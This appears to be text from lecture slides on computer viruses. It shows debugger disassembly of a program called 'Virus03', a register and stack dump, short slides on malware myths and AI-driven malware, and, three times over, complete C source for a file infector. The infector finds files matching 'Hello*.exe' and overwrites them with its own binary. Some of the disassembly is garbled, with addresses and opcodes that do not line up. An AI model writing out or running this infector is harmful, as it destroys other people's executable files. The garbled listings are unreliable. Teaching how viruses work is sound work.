002B189C	8D80 40FFFFFF	LEA EDI, [EBP-0C0]
002B18A2	B9 00000000	MOV ECX, 0
002B18A7	B8 CCCCCCCC	MOV EAX, CCCCCCCC
002B18AC	F3AB	REP STOS DWORD PTR ES:[EDI]
002B18AE	C705 44A12B00	MOV DWORD PTR DS:[2BA144], 9600
002B18B8	8BF4	MOV ESI, ESP
002B18BA	68 50372C00	PUSH OFFSET 002C3750
002B18BF	68 307B2B00	PUSH OFFSET 002B7B30
002B18C4	FF15 88612C00	CALL DWORD PTR DS:[2C6188]
002B18CA	83C4 08	ADD ESP, 8
002B18CD	3BF4	CMP ESI, ESP
002B18CF	E8 62F8FFFF	CALL 002B1136
002B18D4	A3 48A12B00	MOV DWORD PTR DS:[2BA148], EAX
002B18D9	8BF4	MOV ESI, ESP
002B18DB	68 407B2B00	PUSH OFFSET 002B7B40
002B18E0	B8 04000000	MOV EAX, 4
002B18E5	6BC8 00	IMUL ECX, EAX, 0
002B18E9	0B55 0C	MOV EDX, DWORD PTR SS:[EBP+0C]
002B18EB	8B040A	MOV EAX, DWORD PTR DS:[ECX+EDX]
002B18EE	50	PUSH EAX
002B18EF	FF15 7C612C00	CALL DWORD PTR DS:[2C617C]
002B18F5	83C4 08	ADD ESP, 8
002B18F8	3BF4	CMP ESI, ESP
002B18FA	E8 37F8FFFF	CALL 002B1136
002B18FF	A3 38A12B00	MOV DWORD PTR DS:[2BA138], EAX
002B1904	8BF4	MOV ESI, ESP
002B1906	68 447B2B00	PUSH OFFSET 002B7B44
002B1908	68 74372C00	PUSH OFFSET 002C3774
002B1910	FF15 7C612C00	CALL DWORD PTR DS:[2C617C]
002B1916	83C4 08	ADD ESP, 8
002B1919	3BF4	CMP ESI, ESP
002B191B	E8 16F8FFFF	CALL 002B1136
002B1920	A3 3CA12B00	MOV DWORD PTR DS:[2BA13C], EAX
002B1925	A1 40A12B00	MOV EAX, DWORD PTR DS:[2BA140]
002B192A	50	PUSH EAX
002B192B	68 74372C00	PUSH OFFSET 002C3774
002B1930	68 487B2B00	PUSH OFFSET 002B7B48
002B1935	E8 27FAFFFF	CALL 002B1361
002B193A	83C4 0C	ADD ESP, 0C
002B193D	8BF4	MOV ESI, ESP
002B193F	A1 38A12B00	MOV EAX, DWORD PTR DS:[2BA138]
002B1944	50	PUSH EAX
002B1945	6A 01	PUSH 1
002B1947	68 00960000	PUSH 9600
002B194C	68 50A12B00	PUSH OFFSET 002BA150
002B1951	FF15 78612C00	CALL DWORD PTR DS:[2C6178]
002B1957	83C4 10	ADD ESP, 10

Registers (FPU)

EAX C697701E  
ECX 002B105A Virus03.002B105A  
EDX 002B105A Virus03.002B105A  
EBX 00739000  
ESP 008FFD94  
EBP 008FFD94  
ESI 002B105A Virus03.002B105A  
EDI 002B105A Virus03.002B105A  
EIP 002B105A Virus03.002B105A

C 0 ES 002B 32bit 0(FFFFFFFF)  
P 1 CS 0023 32bit 0(FFFFFFFF)  
A 0 SS 002B 32bit 0(FFFFFFFF)  
Z 1 DS 002B 32bit 0(FFFFFFFF)  
S 0 FS 0053 32bit 73C000FFFF  
T 0 GS 002B 32bit 0(FFFFFFFF)  
D 0  
O 0 LastErr 00000000 ERROR\_SUCCESS  
EFL 00000246 (NO, NB, E, BE, HS, PE, GE, LE)

ST0 empty 0.0  
ST1 empty 0.0  
ST2 empty 0.0  
ST3 empty 0.0  
ST4 empty 0.0  
ST5 empty 0.0  
ST6 empty 0.0  
ST7 empty 0.0

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)  
FCW 027F Prec NEAR, S3 Mask 1 1 1 1 1 1  
Last cmd 000:00000000

XMM0 00000000 00000000 00000000 00000000  
XMM1 00000000 00000000 00000000 00000000  
XMM2 00000000 00000000 00000000 00000000  
XMM3 00000000 00000000 00000000 00000000  
XMM4 00000000 00000000 00000000 00000000  
XMM5 00000000 00000000 00000000 00000000  
XMM6 00000000 00000000 00000000 00000000  
XMM7 00000000 00000000 00000000 00000000

MXCSR 00001F80 FZ 0 DZ 0 Err 0 0 0 0 0 0  
Rnd NEAR Mask 1 1 1 1 1 1

008FFD84 779462C4 -brw RETURN to KERNEL32.779462C4  
008FFD88 00739000 .es.  
008FFD8C 779462A0 .abr.w  
008FFD90 C697701E .apu.f  
008FFD94 008FFDDC .m².A.  
008FFD98 77B70F79 .y.m.w  
008FFD9C 00739000 .es.  
008FFDA0 0C68BA15 \$||h.  
008FFDA4 00000000 ....  
008FFDA8 00000000 ....  
008FFDAC 00739000 .es.  
008FFDB0 00000000 ....  
008FFDB4 00000000 ....  
008FFDB8 00000000 ....  
008FFDBC 00000000 ....  
008FFDE0 0C68BA15 \$||h.

## Prelude – virus in ASM

CPU - main thread, module Virus03		
002B188F	CC	INT3
002B1890	55	PUSH EBP
002B1891	8BEC	MOV EBP,ESP
002B1893	81EC C0000000	SUB ESP,0C0
002B1899	53	PUSH EBX
002B189A	56	PUSH ESI
002B189B	57	PUSH EDI
002B189C	8DBD 40FFFFFF	LEA EDI,[EBP-0C0]
002B18A2	B9 30000000	MOV ECX,30
002B18A7	B8 CCCCCCCC	MOV EAX,CCCCCCCC
002B18AC	F3:AB	REP STOS DWORD PTR ES:[EDI]
002B18AE	C705 44A12B00	MOV DWORD PTR DS:[2BA144],9600
002B18B8	8BF4	MOV ESI,ESP
002B18BA	68 50372C00	PUSH OFFSET 002C3750
002B18BF	68 307B2B00	PUSH OFFSET 002B7B30
002B18C4	FF15 88612C00	CALL DWORD PTR DS:[2C6188]
002B18CA	83C4 08	ADD ESP,8
002B18CD	3BF4	CMP ESI,ESP
002B18CF	E8 62F8FFFF	CALL 002B1136
002B18D4	A3 48A12B00	MOV DWORD PTR DS:[2BA148],EAX
002B18D9	8BF4	MOV ESI,ESP
002B18DB	68 407B2B00	PUSH OFFSET 002B7B40
002B18E0	B8 04000000	MOV EAX,4
002B18E5	6BC8 00	IMUL ECX,EAX,0
002B18E8	8B55 0C	MOV EDX,DWORD PTR SS:[EBP+0C]
002B18EB	8B040A	MOV EAX,DWORD PTR DS:[ECX+EDX]
002B18EE	50	PUSH EAX
002B18EF	FF15 7C612C00	CALL DWORD PTR DS:[2C617C]
002B18F5	83C4 08	ADD ESP,8
002B18F8	3BF4	CMP ESI,ESP
002B18FA	E8 37F8FFFF	CALL 002B1136
002B18FF	A3 38A12B00	MOV DWORD PTR DS:[2BA138],EAX
002B1904	8BF4	MOV ESI,ESP
002B1906	68 447B2B00	PUSH OFFSET 002B7B44
002B190B	68 74372C00	PUSH OFFSET 002C3774
002B1910	FF15 7C612C00	CALL DWORD PTR DS:[2C617C]
002B1916	83C4 08	ADD ESP,8
002B1919	3BF4	CMP ESI,ESP
002B191B	E8 16F8FFFF	CALL 002B1136
002B1920	A3 3CA12B00	MOV DWORD PTR DS:[2BA13C],EAX
002B1925	A1 40A12B00	MOV EAX,DWORD PTR DS:[2BA140]
002B192A	50	PUSH EAX
002B192B	68 74372C00	PUSH OFFSET 002C3774
002B1930	68 487B2B00	PUSH OFFSET 002B7B48
002B1935	E8 27FAFFFF	CALL 002B1361
002B193A	83C4 0C	ADD ESP,0C
002B193D	8BF4	MOV ESI,ESP
002B193F	A1 38A12B00	MOV EAX,DWORD PTR DS:[2BA138]
002B1944	50	PUSH EAX
002B1945	6A 01	PUSH 1
002B1947	68 00960000	PUSH 9600
002B194C	68 50A12B00	PUSH OFFSET 002BA150
002B1951	FF15 78612C00	CALL DWORD PTR DS:[2C6178]
002B1957	83C4 10	ADD ESP,10

```

1 #include <io.h>
2 #include <iostream>
3
4 #pragma warning(disable:4996)
5 FILE *virus, *host;
6 int a = 0;
7 unsigned long x, hst;
8 char buff[38400];
9 struct _finddata_t fileinfo;
10
11 void main(int argc, char* argv[])
12 {
13     x = 38400;
14     hst = _findfirst("Hello*.exe", &fileinfo);
15     do
16     {
17         virus = fopen(argv[0], "rb");
18         host = fopen(fileinfo.name, "rb+");
19         printf("Infected %s\n", fileinfo.name, a);
20         fread(buff, 38400, 1, virus);
21         fwrite(buff, 38400, 1, host);
22         a++;
23         fcloseall();
24     } while (_findnext(hst, &fileinfo) == 0);
25     printf("DONE!(Total Files Infected = %d)", a);
26     getchar();
27 }

```



## Prelude – virus in ASM

CPU - main thread, module Virus03

Address	Hex dump	ASCII
002B1947	68 00960000	PUSH 9600
002B194C	68 50A12B00	PUSH OFFSET 002BA150
002B1951	FF15 78612C00	CALL DWORD PTR DS:[2C6178]
002B1957	83C4 10	ADD ESP,10
002B195A	3BF4	CMP ESI,ESP
002B195C	E8 05F7FFFF	CALL 002B1136
002B1961	8BF4	MOV ESI,ESP
002B1963	A1 3CA12B00	MOV EAX,DWORD PTR DS:[2BA13C]
002B1968	50	PUSH EAX
002B1969	6A 01	PUSH 1
002B196B	68 00960000	PUSH 9600
002B1970	68 50A12B00	PUSH OFFSET 002BA150
002B1975	FF15 74612C00	CALL DWORD PTR DS:[2C6174]
002B197B	83C4 10	ADD ESP,10
002B197E	3BF4	CMP ESI,ESP
002B1980	E8 B1F7FFFF	CALL 002B1136
002B1985	A1 40A12B00	MOV EAX,DWORD PTR DS:[2BA140]
002B198A	83C0 01	ADD EAX,1
002B198D	A3 40A12B00	MOV DWORD PTR DS:[2BA140],EAX
002B1992	8BF4	MOV ESI,ESP
002B1994	FF15 2C612C00	CALL DWORD PTR DS:[2C612C]
002B199A	3BF4	CMP ESI,ESP
002B199C	E8 95F7FFFF	CALL 002B1136
002B19A1	8BF4	MOV ESI,ESP
002B19A3	68 50372C00	PUSH OFFSET 002C3750
002B19A8	A1 48A12B00	MOV EAX,DWORD PTR DS:[2BA148]
002B19AD	50	PUSH EAX
002B19AE	FF15 84612C00	CALL DWORD PTR DS:[2C6184]
002B19B4	83C4 08	ADD ESP,8
002B19B7	3BF4	CMP ESI,ESP
002B19B9	E8 78F7FFFF	CALL 002B1136
002B19BE	85C0	TEST EAX,EAX
002B19C0	0F84 13FFFFFF	JE 002B18D9
002B19C6	A1 40A12B00	MOV EAX,DWORD PTR DS:[2BA140]
002B19CB	50	PUSH EAX
002B19CC	68 587B2B00	PUSH OFFSET 002B7B58
002B19D1	E8 8BF9FFFF	CALL 002B1361
002B19D6	83C4 08	ADD ESP,8
002B19D9	8BF4	MOV ESI,ESP
002B19DB	FF15 70612C00	CALL DWORD PTR DS:[2C6170]
002B19E1	3BF4	CMP ESI,ESP
002B19E3	E8 4EF7FFFF	CALL 002B1136
002B19E8	33C0	XOR EAX,EAX
002B19EA	5F	POP EDI
002B19EB	5E	POP ESI
002B19EC	5B	POP EBX
002B19ED	81C4 C0000000	ADD ESP,0C0
002B19F3	3BEC	CMP EBP,ESP
002B19F5	E8 3CF7FFFF	CALL 002B1136
002B19FA	8BE5	MOV ESP,EBP
002B19FC	5D	POP EBP
002B19FD	C3	RET
002B19FE	CC	INT3
002B19FF	CC	INT3


ASCII "DONE!(Total Files Infected = %d)"

```


1 #include <io.h>
2 #include <iostream>
3
4 #pragma warning(disable:4996)
5 FILE *virus, *host;
6 int a = 0;
7 unsigned long x, hst;
8 char buff[38400];
9 struct _finddata_t fileinfo;
10
11 void main(int argc, char* argv[])
12 {
13     x = 38400;
14     hst = _findfirst("Hello*.exe", &fileinfo);
15     do
16     {
17         virus = fopen(argv[0], "rb");
18         host = fopen(fileinfo.name, "rb+");
19         printf("Infesting %s\n", fileinfo.name, a);
20         fread(buff, 38400, 1, virus);
21         fwrite(buff, 38400, 1, host);
22         a++;
23         fcloseall();
24     } while (_findnext(hst, &fileinfo) == 0);
25     printf("DONE!(Total Files Infected = %d)", a);
26     getchar();
27 }

```

## Prelude – reverse engineering



# Prelude – complexity of description




```

1 #include <io.h>
2 #include <iostream>
3
4 #pragma warning(disable:4996)
5 FILE *virus, *host;
6 int a = 0;
7 unsigned long x, hst;
8 char buff[38400];
9 struct _finddata_t fileinfo;
10
11 void main(int argc, char* argv[])
12 {
13     x = 38400;
14     hst = _findfirst("Hello*.exe", &fileinfo);
15     do
16     {
17         virus = fopen(argv[0], "rb");
18         host = fopen(fileinfo.name, "rb+");
19         printf("Infecting %s\n", fileinfo.name, a);
20         fread(buff, 38400, 1, virus);
21         fwrite(buff, 38400, 1, host);
22         a++;
23         fcloseall();
24     } while (_findnext(hst, &fileinfo) == 0);
25     printf("DONE!(Total Files Infected = %d)", a);
26     getchar();
27 }
  
```

CPU - main thread, module Virus03	
002B189F CC INT3	
002B18A0 8B EC MOV EBP,ESP	
002B18A2 81 EC C0000000 SUB ESP,0C0	
002B18A4 53 PUSH EDI	
002B18A6 56 PUSH ESI	
002B18A8 57 PUSH EDI	
002B18AA 00 00 40FFFFFF LEA EDI,[EBP-0C0]	
002B18AC B9 30000000 MOV ECX,30	
002B18AE B8 CCCCCCCC MOV EAX,CCCCCCCC	
002B18B0 F3 4B REP STOS DWORD PTR DS:[EDI]	
002B18B2 C7 05 44A12B00 MOV DWORD PTR DS:[2BA144],9600	
002B18B4 8B F4 MOV ESI,ESP	
002B18B6 68 60372C00 PUSH OFFSET 002C3750	
002B18B8 68 30762B00 PUSH OFFSET 002B7B90	
002B18BA FF 15 09612C00 CALL DWORD PTR DS:[2C6100]	
002B18BC 83 C4 00 ADD ESP,8	
002B18BE 8B F4 MOV ESI,ESP	
002B18C0 E8 42F8FFFF CALL 002B1136	
002B18C2 A3 45A12B00 MOV DWORD PTR DS:[2BA148],EAX	
002B18C4 8B F4 MOV ESI,ESP	
002B18C6 68 40762B00 PUSH OFFSET 002B7B40	
002B18C8 B8 04000000 MOV EAX,4	
002B18CA 8B C8 MOV ECX,EAX	
002B18CC 8B 55 0C MOV EDX,DWORD PTR SS:[EBP+0C]	
002B18CE 8B 04 00 MOV EAX,DWORD PTR DS:[ECX+EDX]	
002B18D0 53 PUSH EDI	
002B18D2 FF 15 7C612C00 CALL DWORD PTR DS:[2C617C]	
002B18D4 83 C4 00 ADD ESP,8	
002B18D6 8B F4 MOV ESI,ESP	
002B18D8 E8 37F8FFFF CALL 002B1136	
002B18DA A3 39A12B00 MOV DWORD PTR DS:[2BA138],EAX	
002B18DC 8B F4 MOV ESI,ESP	
002B18DE 68 44762B00 PUSH OFFSET 002B7B44	
002B18E0 68 74372C00 PUSH OFFSET 002C3774	
002B18E2 FF 15 7C612C00 CALL DWORD PTR DS:[2C617C]	
002B18E4 83 C4 00 ADD ESP,8	
002B18E6 8B F4 MOV ESI,ESP	
002B18E8 E8 16F8FFFF CALL 002B1136	
002B18EA A3 3CA12B00 MOV DWORD PTR DS:[2BA13C],EAX	
002B18EC A1 45A12B00 MOV EAX,DWORD PTR DS:[2BA148]	
002B18EE 50 PUSH EAX	
002B18F0 68 74372C00 PUSH OFFSET 002C3774	
002B18F2 68 40762B00 PUSH OFFSET 002B7B48	
002B18F4 E8 27F8FFFF CALL 002B1361	
002B18F6 83 C4 00 ADD ESP,8	
002B18F8 8B F4 MOV ESI,ESP	
002B18FA A1 39A12B00 MOV EAX,DWORD PTR DS:[2BA138]	
002B18FC 50 PUSH EAX	
002B18FE 6A 01 PUSH 1	
002B1900 68 00960000 PUSH 9600	
002B1902 68 59A12B00 PUSH OFFSET 002BA150	
002B1904 FF 15 78612C00 CALL DWORD PTR DS:[2C6178]	
002B1906 83 C4 10 ADD ESP,10	


# Mallware, legends and truth

- Can we infect unknown, nonhuman (i.e. extraterrestrial) computers?
  - The Independence day
  - Space odyssey 3000
  - The Cloud by Ray Hammond
- Hardware destruction
- ...




## Advanced malware

- Malware with AI (next generation malware)
  - Intelligent evasion techniques (highly evasive, anti-reversing)
  - Autonomous malware (mass attack with machine speed, targeted and customized attacks)
  - Bio-inspired computation and swarm intelligence (mutate, evolution, swarm intelligence malware)



